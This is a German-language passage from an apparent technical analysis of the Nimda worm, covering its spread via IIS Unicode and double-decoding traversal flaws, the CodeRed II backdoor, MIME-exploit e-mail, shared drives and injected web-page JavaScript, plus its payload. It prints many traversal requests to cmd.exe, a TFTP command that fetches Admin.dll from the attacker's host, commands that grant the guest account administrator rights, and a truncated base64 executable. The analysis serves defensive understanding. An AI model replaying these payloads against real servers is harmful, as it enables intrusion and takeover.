Ein kurzes Beispiel für die Webserveranfragen, die der Wurm erzeugt, ist in der Abbildung 9 gezeigt. In Wirklichkeit wiederholt sich dieses Muster: Nach einigen Berichten werden die Sequenzen von 16 Anfragen an einen einzelnen Zielserver bis zu 13 Mal wiederholt.

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

Abbildung 9: Beispiel für die Webserveranfragen, die der Wurm erzeugt

Der Wurm benutzt für seine Verbreitung speziell die folgenden Portnummern:
TCP 137-139, 445: NetBIOS File Shares. Diese Ports sind bei der Wurmübertragung beteiligt.
TCP 80: HyperText Transfer Protocol. Der Wurm benutzt diesen Port, um Rechner durch infizierte HTML- und ASP-Dateien anzugreifen.
TCP 25 SMTP: Dieser Port wird benutzt, um die Emails an die Zieladressen aus dem Adressbuch zu versenden.
UDP 69 TFTP: Wenn die verwundbarer Rechner durch Generieren der IP-Adresse gefunden werde, wird dieser Port für Wurmtransfer benutzt.

4.2.1.2 Beschreibung der ausgenutzten Sicherheitslücken.

Die selbständige Verbreitung des Wurms ist zum großen Teil durch Verwundbarkeit des Windows-Betriebssystems möglich. W32.Nimda.A@MM versucht, das noch nicht infizierte anzugreifen, indem er einige bekannte Sicherheitslücken der Microsoft IIS Server prüft. Auf PCs, die den Microsoft IIS Webserver installiert haben, und dabei die bekannten Sicherheitslücken nicht mit einem entsprechenden Patch beseitigt haben, kann sich der Wurm ausbreiten. Eine weitere von Nimda ausgenutzte Sicherheitslücke wird durch eine vorangegangene Infektion mit CodeRed-II geöffnet.
Im Folgenden werden die vier bekannten MS Windows-Sicherheitslücken, sowie die von CodeRed-II geöffnete Hintertür beschrieben.

4.2.1.2.1 Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability

Unautorisierte Benutzer, die die IIS-Webseiten besuchen, können theoretisch auf diesen Seiten beliebigen Code mit den Rechten des IUSR_ machinename Account ausführen.
Windows Web-Server, die unter Microsoft Personal Web Server laufen, sind auch durch diese Sicherheitslücke verwundbar.
Wenn IIS eine CGI Dateianfrage erhält, geht er automatisch zwei Schritte vor die Anfrageausführung zurück. Zuerst decodiert IIS den Dateinamen, um den Dateityp und die Zugriffsrechte der Datei zu bestimmen. IIS führt dann einen Sicherheitscheck

durch. Sobald dieser abgeschlossen ist, geht IIS zu dem zweiten Schritt über - der Decodierung von CGI Parametern. Durch einen Fehler im IIS führt jedoch die Anfragebearbeitung einen dritten undokumentierten Schritt aus: Normalerweise sollte IIS an dieser Stelle nur die CGI-Parameter dekodieren, durch den obengenannten Fehler wird aber auch noch der Dateiname fälschlicherweise zum zweiten Mal dekodiert. Wenn ein ungültiger Dateiname durch den Sicherheitscheck identifiziert wird, können durch die undokumentierte Zweitdekodierung möglicherweise beliebige Befehle auf dem Rechner ausgeführt werden. Von dieser Sicherheitslücke macht auch der Nimda-Wurm massiv gebrauch.

4.2.1.2.2 Microsoft IE MIME Header Attachment Execution Vulnerability

http://www.securityfocus.com/bid/2524

Der Microsoft Internet Explorer ist unsicher bei der Behandlung von Anhängen vom Typ MIME. Wenn der Angreifer einen MIME-Typ benutzt, für den IE ein spezielles Verhalten zeigt, kann er den Browser austricksen, so dass das Attachement ohne Warnung ausgeführt wird. So versucht auch Nimda, eine MIME-Schwachstelle des Internet Explorers auszunutzen:
Der Wurm benutzt einen speziellen audio/x-wav MIME-Typ, um die readme.exe-Datei mit seinem bösartigen Code weiterzuleiten. Aufgrund der MIME-Schwachstelle, führt der Browser die exe-Datei ohne Warnung aus.

4.2.1.2.3 Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability

Auf Microsoft IIS 4.0 und 5.0, ist es möglich, einen speziellen URL zu konstruieren, so dass der IIS dazu gebracht wird, in einem beliebigen Ordner auf seinem logischen Laufwerk zu navigieren, der eine Struktur eines Web-Ordners aufweist, und auf die Dateien in diesem Ordner zugreift. Konkret erfolgt der Zugriff auf ein Verzeichnis über die Notation „ ../ “, wo „ / “ und „ \ “ lediglich durch ihre extended Unicode-Repräsentation ersetzt werden müssen. Durch diese Sicherheitslücke bekommt der potentieller Angreifer die Möglichkeit, Dateien hinzuzufügen, zu ändern und zu löschen, sowie eine eigene Code auf den Server zu laden und laufen zu lassen. Auch Microsoft PWS-Server sind von dieser Schwachstelle betroffen. Eine sehr ähnliche Verwundbarkeit ist unter dem Namen 'File Permission Canonicalization' Vulnerability bekannt.
Normalerweise würden die Versuche, auf eine Datei aus dem Verzeichnis zuzugreifen, das nicht als „executable“ markiert ist, fehlschlagen. Jedoch erlaubt IIS den Zugriff auf Dateien, die in einem Unterverzeichnis eines als „executable“ markierten Verzeichnisses liegen. IIS enthält einige Verzeichnisse innerhalb der Web-Ordnern, die default „executable“ markiert sind. Dadurch kann der Angreifer die Rechtsbeschränkungen umgehen. Jede Anfrage an IIS wurde unter dem Sicherheitskontext des IUSR_Machinename-Accounts bearbeitet, das ein Account für anonymen Benutzer bei IIS ist. Innerhalb des Web-Ordners hat dieser Account nur die Rechte, die für einen unbekannten Benutzer angebracht sind. Jedoch ist er ein Member-Account von Everyone und Users groups und infolgedessen wird die Möglichkeit des böswilligen Benutzers, auf Dateien außerhalb der Webordner zuzugreifen, zu einem besonders ernsten Bedrohung: Standardmäßig haben diese beiden Gruppen nämlich ein Recht für die meisten Betriebssystembefehle, und das

würde dem böswilligen Benutzer die Fähigkeit geben, weitgehende Schaden zu verursachen.
Eine Code des Angriffs unter Ausnutzung der Extended Unicode Directory Traversal Vulnerability zeigt Abbildung 10:

[07/01/2001 00:04:43.602 GMT-0700] Connection:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XX.XX.XXX.XXX) on port 80
(tcp) [07/01/2001 00:04:43.922 GMT-0700] GET
scripts/..%c1%9c../winnt/system32/cmd.exe?/c+

Abbildung 10: Eine Code des Angriffs unter Ausnutzung der Extended Unicode Directory Traversal Vulnerability

Glücklicherweise gibt es auch Beschränkungen der Extended Unicode Directory Traversal Vulnerability:

1. Die Server-Konfiguration. Die Verwundbarkeit erlaubt nur auf Dateien zuzugreifen, die auf demselben Laufwerk wie die Webordner liegen. Zum Beispiel, wenn der Administrator den Server so konfiguriert hatte, dass die Betriebssystem-Dateien auf dem C-Laufwerk installiert wurden und die Webordner auf dem D-Laufwerk, würde der Angreifer außerstande sein, die Verwundbarkeit auszunutzen, um auf die Betriebssystem-Dateien zuzugreifen.
2. Der Angreifer muss interaktiv eingeloggt sein.
3. Die erreichten Vorzüge würden nur diejenigen des örtlich eingeloggten Benutzers sein. Die Verwundbarkeit würde dem Angreifer nur erlauben, Tätigkeiten im Kontext des IUSR_Machinename-Accounts vorzunehmen.

4.2.1.2.4 Microsoft Office 2000 DLL Execution Vulnerability

Nimda kopiert sich auf die freigegebene Laufwerke vorsätzlich unter dem Dateinamen “riched20.dll“, um nach Möglichkeit eine Microsoft Office Schwachstelle auszunutzen: Wenn Dateien wie “riched20.dll” oder “msi.dll” (und möglicherweise andere spezielle DLL-Dateien) sich in dem gleichen Verzeichnis wie verschiedene Office-Dokumente befinden, kann der Benutzer unter Umständen unwissentlich diese DLL-Files ausführen. DLL-Dateien sind bei Default auf versteckt gesetzt.

4.2.1.2.5 CodeRed II-Trojaner

Falls der Server zuvor durch den CodeRed II-Wurm befallen wurde, besteht eine Möglichkeit, dass es eine zusätzliche Sicherheitslücke errichtet wurde. Der von CodeRed II mitgelieferter Trojaner erlaubt nämlich die Remote Execution/Access auf den Server.

Der Trojaner wird als C:\explorer.exe Datei abgelegt. Meldet sich daraufhin ein Anwender an dem betroffenen Computer an, wird diese Datei automatisch ausgeführt.

Wenn die Datei gestartet wird, ruft sie zunächst die originale explorer.exe auf und setzt den Registry Key:

```
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Sfcdisable = -99,
```

welcher den Systemdatei-Cache deaktiviert. Er setzt ebenfalls die Keys:

```
SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\/C = c:\,,217

SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\/D = d:\,,217
```

und ändert die Registry Keys:

```
SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\/Scripts
```

und

```
SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\/MSADC
```

so dass die nachfolgende Ziffer zu 217 wird.

Zum Beispiel wird `c:\inetpub\scripts,,204` zu `c:\inetpub\scripts,,217`

Mit Hilfe dieser Einstellungen kann die root.exe in den entsprechenden Verzeichnissen gestartet und Befehle an den Remote-Rechner gegeben werden. Sie bewirken ebenfalls, dass sämtliche Programme auf den Laufwerken C: und D: von fern ausgeführt werden können.

Wird der Wurm in seiner Suche nach unbehobenen IIS-Sicherheitslücken fündig, benutzt er diese Lücken einerseits zur weiteren selbstständigen Verbreitung, andererseits für weitere Payload-Aktivitäten. Inzwischen hat Microsoft einen Patch für jede dieser Sicherheitslücken bereitgestellt, den Microsoft für die Benutzer von IIS 4.0 und 5.0 nachdrücklich empfiehlt.

4.2.1.3 Verbreitung über E-Mail

Der Wurm durchsucht das System nach E-Mail Adressen, um sich an diese zu verschicken. Der Wurm lokalisiert die E-Mail-Adressen mit Hilfe von MAPI(„Messaging Application Programming Interface“), einer standardisierten Sammlung von email-relevanten Funktionen, die als DLL bereitgestellt wurden und diverse Windows-Anwendungen erlauben, auf Windows Messaging Subsystem zuzugreifen. Zusätzlich ergänzt der Wurm seine „Mailingliste“ um die .HTM und .HTML-Dateien, die er im Ordner Temporary Internet Files findet. Nach der Kompilation der Liste der gefundenen Adressen, benutzt der Wurm eine eigene SMTP Engine, um sich an alle Empfänger im Anhang mit dem Namen readme.exe zu versenden. Jede 10 Tage wird diese Prozedur wiederholt.

Bei der Analyse wurden folgende Strings in der readme.exe-Datei gefunden, die auf Ausnutzung der MAPI hindeuten:

```
MAPILogoff
MAPISendMail
MAPIFreeBuffer
```

```
MAPIReadMail
MAPIFindNext
MAPIResolveName
MAPILogon
MAPI32.DLL
```

Strings, die die Benutzung der eigenen SMPT-Routine anzeigen, sind folgende:

```
Subject:
From: <
DATA
RCPT TO: <
MAIL FROM: <
HELO
QUIT
```

Der readme.exe-Anhang ist eigentlich als ein MIME „multipart-alternative“ mit zwei Sektionen enkodiert. Die erste Sektion ist vom MIME-Typ „Text/HTML“, die zweite ist als MIME-Typ „audio/x-wav“ definiert. Dabei ist der erste Teil leer und der zweite enthält den bösartigen Code. Die MIME-Headers für die E-Mail-Message sind unten in der Abbildung 11 dargestellt. Diese Strings sind in den Wurm-Code eingebetet.

```
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="====_ABC1234567890DEF_====="
X-Priority: 3
 X-MSMail-Priority: Normal
X-Unsent: 1
--====_ABC1234567890DEF_====
Content-Type: multipart/alternative;
 boundary="====_ABC0987654321DEF_====="
--====_ABC0987654321DEF_====
Content-Type: text/html;
 charset="iso-8859-1"
 Content-Transfer-Encoding: quoted-printable
<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
 <iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
</iframe></BODY></HTML>
 --====_ABC0987654321DEF_====--
--====_ABC1234567890DEF_====
Content-Type: audio/x-wav;
name="readme.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBy
dW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAA11CFvcbVPPHG1TzxxtU88E6pcPHW1TzyZ
qkU8dbVPPJmqSzxytU88cbVOPBG1TzyZqkQ8fbVPPMmzSTxwtU88UmljaHG1TzwAAAAA
AAAAH8AAAEAAAB/UEUAAEwBBQB1Oqc7AAAAAAAAAADgAA4BCwEGAABwAAAAYAAAAAAA
ALN0AAAAEAAAAIAAAAAAFzYAEAAAABAAAAQAAAAA [more code follows]
```

Abbildung 11: Das MIME-Teil der Wurm-Email, das als .eml-Datei gesendet oder gespeichert wurde

Hier wird die oben geschilderte MIME-Schwachstelle der Internet Explorer ausgenutzt (s. unter „Microsoft IE MIME Header Attachment Execution Vulnerability“). Wenn eine dagegen nicht gesicherte Version der Internet Explorer genutzt wird, kann alleine durch die Vorschau bzw. lesen der Nachricht bereits die Infektion erfolgen. Der Anwender muss also den Anhang nicht "anklicken", um den Computer zu infizieren! Zu ungesicherten Versionen gehören IE 5.01 und IE 5.5 ohne SP2, bei denen kein Patch eingespielt wurde. Unter Umständen kann auch IE 6.0 verwundbar sein. Unter anderen Versionen des Internet Explorers erfolgt die Ansteckung mit dem Wurm nur durch explizites Öffnen des angehängten exe-Files.

Die E-Mails, die der Wurm versendet, können leicht anhand des extrem langen Eintrags im Betreff-Feld der E-Mail erkannt werden, obwohl diese Einträge immer etwas variieren. Möglicherweise entstehen sie aufgrund eines Bugs in dem Wurmcode. Ein Beispiel zeigt Abbildung 12.

```
Subject: ØòŽdesktopdesktopsamplesampledesktopsampledesktopsample
sampledesktopdesktopdesktopdesktopsampledesktopdesktopsample
desktopdesktopdesktopsampledesktopdesktopsampledesktopsample
desktopsampledesktopsampl
```

Abbildung12: Ein typischer Betreff-Eintrag

Es gibt auch einige Berichte über die Wurmversion, die das Betreff-Feld leer lässt bzw. „Thank You“ als Betreff angibt. Der Nachricht enthält keinen Text, der Name der Attachement-Datei ist zwar meistens readme.exe, es sind aber auch andere Anhangnamen im Umlauf. Der Anhang kann sich auch mit einem Icon für Internet Explorer HTML-Dokument tarnen.
Einige Quellen geben an, dass Windows 2000 und Windows NT nicht auf dem Wege der E-Mail-Infektion angesteckt werden können: Die readme.exe kann an diesen Systemen nicht erfolgreich ablaufen und bricht einfach ab während ihrer Ausführung.

4.2.1.4 Infektion mittels Webserver

Die unter 4.2.1.2 geschilderten Sicherheitsschwachstellen werden von Nimda massiv ausgenutzt - nicht nur einzeln, sondern auch in der Kombination miteinander. Der Wurm benutzt die Directory Traversal, um auf cmd.exe auf IIS-Server, auf denen noch kein entsprechenden Patch durchgeführt wurde, zuzugreifen. Außerdem versucht der Wurm bei dem IIS-Server, die in der Vergangenheit mit CodeRed II attackiert wurden, die Hintertür auszunutzen, die dieser Wurm hinterlässt. Der von CodeRed II mitgelieferter Trojaner erlaubt die Remote Execution/Access auf dem Server. Dadurch kann Nimda sich weiter ausbreiten und auf root.exe von der inetpub/scipts zugreifen. Abbildung 13 zeigt einen Codeausschnitt, der das gesamte Repertoire der Angriffe wiedergibt, die dem Wurm in seiner Suche nach IIS-Verwundbarkeiten zur Verfügung hat, dargestellt ist. Im Folgenden wird dieser Code etwas auseinander genommen und die Angriffe auf verschiedene Typen von Schwachstellen werden im Einzelnen behandelt.

`GET /scripts/root.exe?/c+dir` `GET /MSADC/root.exe?/c+dir`	CodeRed II-Hintertür

```
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

CodeRed II-Hintertür

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winn
t/system32/cmd.exe?/c+dir
```

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

IIS/PWS Extended Unicode Directory Traversal Vulnerability"

```
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+
```

"IIS/PWS Escaped Character Decoding Command Execution Vulnerability"

Abbildung 13: Codeausschnitt zur webserverbasierten Verbreitung.

Nachdem der Wurm den Zugriff zu dem unsicheren IIS-Server erhalten hat, nutzt er TFTP, um die Datei Admin.dll von dem Host, von dem aus die Infektion sich verbreitet, zu holen. Die folgende Zeile ist im Wurmcode enthalten:

```
tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20
```

Die von dem attackierenden System erzeugte remote command kann sich wie folgt in den Logs der Webserver anzeigen (wobei XXX.XXX.XXX.XXX die IP-Adresse der Angreifer ist):

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.
```

Die beiden untenstehenden Angriffe versuchen, die von CodeRedII hinterlassenen Trojaner (root.exe-Hintertür) auszunutzen.

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
```

Die beiden nächsten Angriffe haben auch die CodeRed II-Hintertür zum Ziel, wobei die Laufwerke C: und D: auf die virtuelle Folders von IIS abgebildet werden, so dass der Zugriff auf CMD.EXE ermöglicht wird:

```
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

Diese Reihe stellt Anfragen dar, die versuchen die "IIS/PWS Extended Unicode Directory Traversal Vulnerability" auszunutzen. Wie oben geschildert, haben IIS und PWS ein Problem bei der Inputauswertung, das eine direkte Übertragung ermöglicht, falls die Zeichen "/" und "\" durch ihre Unicode Notationen "%c0%af" und "%c1%9c" dargestellt werden. Offensichtlich dekodiert IIS die Unicode-Zeichen nach der Pfadüberprüfung, und nicht davor. Die Zeichenreihen "%c1%1c" und "%c0%2f" werden angenommen, die Äquivalenzen von "/" und "\" in Chinese unicode character set zu sein.

```
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

Die Anfragemengen, die zum Beispiel "%255c"-Characters enthalten, nutzen die "IIS/PWS Escaped Character Decoding Command Execution Vulnerability" aus. Bei solchen Angriffen entsteht dieses Problem, dass der unsichere Server versucht, die angefragten Pfadnamen zweimal zu dekodieren (s.o.).
Das Resultat der ersten Dekodierung wird durch einen Sicherheitsscheck geprüft. Wenn der Sicherheitsscheck abgeschlossen wird, wird das Resultat der ersten Dekodierung fälschlicherweise zum zweiten Mal dekodiert und diesmal nicht mehr durch Sicherheitsscheck geprüft.
Wenn der Angreifer zum Beispiel den Zeichen "\" kodieren möchte, konnte er das im Heximal Code als "%5c" kodieren. Jedoch wird in diesem Fall der Sicherheitsscheck diesen String korrekt dekodieren und den Zugang verweigern. Aber um die doppelte Dekodierung in seinem Sinne auszunutzen, konnte der Angreifer fortfahren und den String "%5c" selbst erneut einkodieren. Die heximale Kodierung für die relevanten Zeichen wäre hier:
"%" = "%25"
"5" = "%35"
"c" = "%63"
Also wurde der Angreifer die doppelte Kodierung einsetzen und "\" als "%25%35%63" kodieren. Er kann auch alternativ nur eine oder zwei der Zeichen %, 5, c doppelt kodieren und trotzdem den Security Check erfolgreich absolvieren. Mögliche Kodierungsalternativen sind also: "%25%35c", "%255c", "%%35%63", "%%35c", "%5%63".

In diesen Fallen ist "%5c" das Resultat der ersten Dekodierung, das die Sicherheitsprüfung problemlos besteht. Nach der zweiten Dekodierung kommt "\" als Ergebnis heraus und wird von dem Security Checker deshalb nicht verworfen, weil der Security Check nach der zweiten Dekodierung bekanntlich entfällt. Also wird das System "\" als Endergebnis interpretieren. Der String "%252f" ist die doppelt kodierte Notation für das Zeichen "/".
In den unten stehenden Beispielen wird der Zeichen "\" benutzt, um auf cmd.exe über die Pfadname zu den Verzeichnissen, die auf dem Webserver als "executable" markiert sind, zuzugreifen.

In diesen Beispielen wird also zusätzlich zu "IIS/PWS Escaped Character Decoding Command Execution Vulnerability", auch die "IIS/PWS Extended Unicode Directory Traversal Vulnerability" genutzt. IIS erlaubt die Ausführung von einem File, das nicht in einem als "executable“ markierten Verzeichnis abgelegt ist, unter Voraussetzung, dass auf diesem File über den Pfad von einem Verzeichnis zugegriffen wird, das selbst „executable“ ist. Dies erklärt auch, warum man hier die Anfragen sieht, die zum solchen Verzeichnis wie /scripts, wo IIS typischerweise „execute“-Erlaubnis hat, gestellt werden.

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../
winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
```

```
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

4.2.1.5 Verbreitung über freigegebene Laufwerke

Nimda verbreitet sich außerdem auch über freigegebene Netzlaufwerke.
Der Wurm untersucht das Netzwerk des infizierten PCs nach geteilten Ordnern mit Schreibzugriff. Wenn er fündig wird, infiziert er gefundene .EXE-Dateien auf diesen Laufwerken (außer Winzip.exe), kopiert sich als riched20.dll., und
legt nach dem Prinzip des Zufallsmechanismus ein Newsgroup Posting oder eine EML-Datei ab, in dem der Wurm sich versteckt.

Darüber hinaus versucht Nimda auf bereits befallenen IIS-Server weitere Laufwerke zum externen Zugriff freizugeben. Wenn Nimda sein Opfer infiziert, erzeugt er die Netzlaufwerke auf allen lokalen Laufwerken (von C: bis Z: als %§ mit § - die jeweilige Laufwerkbezeichnungsbuchstabe) und versucht diese anschließend je nach Systemmöglichkeiten für den externen Zugriff bereitzustellen.

Dazu wird auf Systemen Win95/Win98/WinME jedes Laufwerk von Nimda als freigegebenes Netzlaufwerk ohne Passwort konfiguriert.

Auf WinNT/Win2000 erzeugt Nimda ein Guest Account mit den Rechten eines Administrators: Er gibt dem Benutzer GUEST das Zugriffsrecht für alle Laufwerke und fügt den GUEST der Gruppe der ADMINISTRATORS hinzu. All das erfolgt ungeachtet dessen, auf welchem Laufwerk der getroffene IIS-Server installiert ist.

Ferner entfernt der Wurm alle Sicherheitsvorkehrungen auf WinNT/Win2000 durch löschen aller Subkeys aus

```
HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security
```

Die entsprechenden Wurmcodezeilen sehen folgendermaßen aus:

```
share c$=c:\
user guest „„
localgroup Administrators guest /add
localgroup Guests guest /add
user guest /active
user guest /add
net%%20use%%20\\%s\ipc$%%20“„%%20/user:“guest“
```

4.2.1.6 Verbreitung über Webbrowser

Zuerst versucht der Wurm, den Inhalt der Seiten auf den IIS-Webservern unter Ausnutzung von „Extended Unicode Directory Traversal Vulnerability“ (s.o.) zu ändern, wobei er die lokale Festplatte speziell nach Dateien vom Typ .HTML, .ASP und .HTM sucht. Auch die Dateien mit den Strings „index“, „main“ oder „default“ in den Dateinamen werden von dem Wurm gesucht. Typische Beispiele von Namen, die herausgefiltert werden, sind:
index.html
index.htm

index.asp
readme.html
readme.htm
readme.asp
main.html
main.htm
main.asp
default.html
default.htm
default.asp

Wenn der Wurm eine der oben genannten Dateien auf dem Webserver findet, erschafft er als erstes eine Kopie von sich selbst, das als MIME „multipart-alternative“ mit zwei Sektionen enkodiert wird, und schreibt diese unter dem Namen readme.eml in die gleiche Verzeichnis. Dann versucht der Wurm den Inhalt der gefundenen Dateien zu ändern, indem er einen Abschnitt mit Schäden verursachendem JavaScript-Code an das Ende jeder dieser Dateien hinzufügt. Der JavaScript-Abschnitt (siehe unten) enthält den Befehl, ein neues Browser-Fenster zu öffnen und die README.EML-Datei auf den Client herunterzuladen. Besucht ein Anwender die betroffene Website mit einer nicht sicheren Version des Internet Explorers, wird der Schäden verursachende Code nicht nur heruntergeladen, sondern auch noch automatisch auf dem Computer des Anwenders ausgeführt, wie im Teilabschnitt 4.2.1.1 (Verbreitung über E-Mail) beschrieben. Der Rechner des Anwenders wird dadurch infiziert.

```
<html><script language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script></html>
```

Der Autor von Nimda hat den JavaScript-Code absichtlich so geschrieben, dass das neue Browserfenster außerhalb der sichtbaren Desktop-Fläche geöffnet wird. Dadurch wird der Benutzer es möglicherweise nicht einmal bemerken. Andere Browser als Internet Explorer können dieses Fenster auf den sichtbaren Bildschirmteil zwingen und werden die README.EML nicht automatisch ausführen.

Nach Angaben von F-Secure (s. Literaturliste ???), ist Nimda der erste Wurm überhaupt, der die Webseiten modifiziert.

Manche Quellen geben an, dass Besucher von infizierten Webseiten zusätzlich explizit aufgefordert werden, eine E-Mail-Datei herunterzuladen, hinter der sich in Wirklichkeit README.EML versteckt.

4.2.2 Payload

Wenn der Nimda-Wurm einen ungesicherten IIS-Server befiel, nutzt er diesen erstens zwecks Spreading aus, zweitens aber, um zusätzliche Sicherheitslücken auf dem Computer zu schaffen. In diesem Abschnitt werden die Payload-Aktivitäten des Wurms zusammengefasst. Zuerst wird der durch den Wurm entstehende Schaden aufgelistet. Dann wird versucht chronologisch vorzugehen und die Wurmaktionen in der Reihenfolge aufzulisten, in der sie auftreten. Dabei werden teilweise die oben beschriebenen schadhaften Aktivitäten wiederholt erwähnt, allerdings in einer anderen Systematik.

1. Die Netzwerkperformance nimmt drastisch ab wegen der hohen Bandbreitenkonsum während der Ausbreitungsphase des Wurms. Wie aus dem Vorfallsszenario (s.o.) ersichtlich, hat sich Nimda extrem schnell verbreitet und zahlreiche Webseitenausfälle und Netzwerkversagen herbeigeführt.

2. Nimda erzeugt oder aktiviert einen “Guest”-Account und gibt ihn die Rechte des Administrators.

3. Der Wurm stellt den vollen Zugriff auf den C: Laufwerk für jeden Benutzer bereit. Als Ergebnis bekommt jeder unautorisierte Benutzer die Möglichkeit, die Verbindung zu diesem Laufwerk herzustellen und beliebige Dateien des infizierten Systems zu lesen, zu modifizieren und zu löschen.

4. Der Nimda-Wurm wird die geteilten Ordner und Laufwerke durchnumerieren und dann diese nach EXE-Dateien scannen. Wenn er fündig wird, ersetzt er den ausführbare Datei unter der Beibehaltung der Dateiname durch sich selbst.

5. Nimda scannt lokale Festplatte für die HTM, HTML, und ASP-Dateien und fügt diese ein Stück JavaScript hinzu, um den Wurm weiter zu verbreiten. Als nächstes erzeugt der Wurm in demselben Verzeichnis eine readme.eml-File, die eine MIME-enkodierte Version der Nimda enthält.

6. Alle Subkeys der registry key SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security werden gelöscht, um die Sicherheitsmaßnahmen im Netzwerkordner zunichte zu machen.

7. Nimda modifiziert die Datei system.ini, so dass der Wurm automatisch mit jedem Systemneustart ausgeführt wird.

8. Nimda wird multiple Instanzen von den *.eml-Dateien und riched20.dll auf den offenen Netzlaufwerken erzeugen, sogar wenn keine HTML-Dateien im System gefunden werden.

4.2.2.1 Initiale Installationsschritte des Wurms

Wenn der Wurm sich zum ersten Mal auf einem neuen Opfersystem ausführt, führt er eine Reihe von Schritten durch, um sich zu installieren.

Der Wurm sucht nach einem Mutex namens “fsdhqherwqi2001”, indem er versucht diesen Mutex neu zu erzeugen und dann prüft, ob es Fehlermeldungen gibt. Mutex ist ein spezieller Schließmechanismus, der zur Kontrolle über den Zugriff auf eine offene Systemressource benutzt werden kann. In unserem Falle benutzt der Wurm den Mutexmechanismus, um nach anderen laufenden Instanzen von sich selbst zu suchen. Wenn die Muthexerzeugung erfolgreich war (weil es ihn vorher im System nicht gab) und keine Fehlermeldungen aufgetreten sind, kopiert sich der Wurm in das Windowsverzeichnis namens MMC.EXE. Diese Kopie wird mit den Attributen

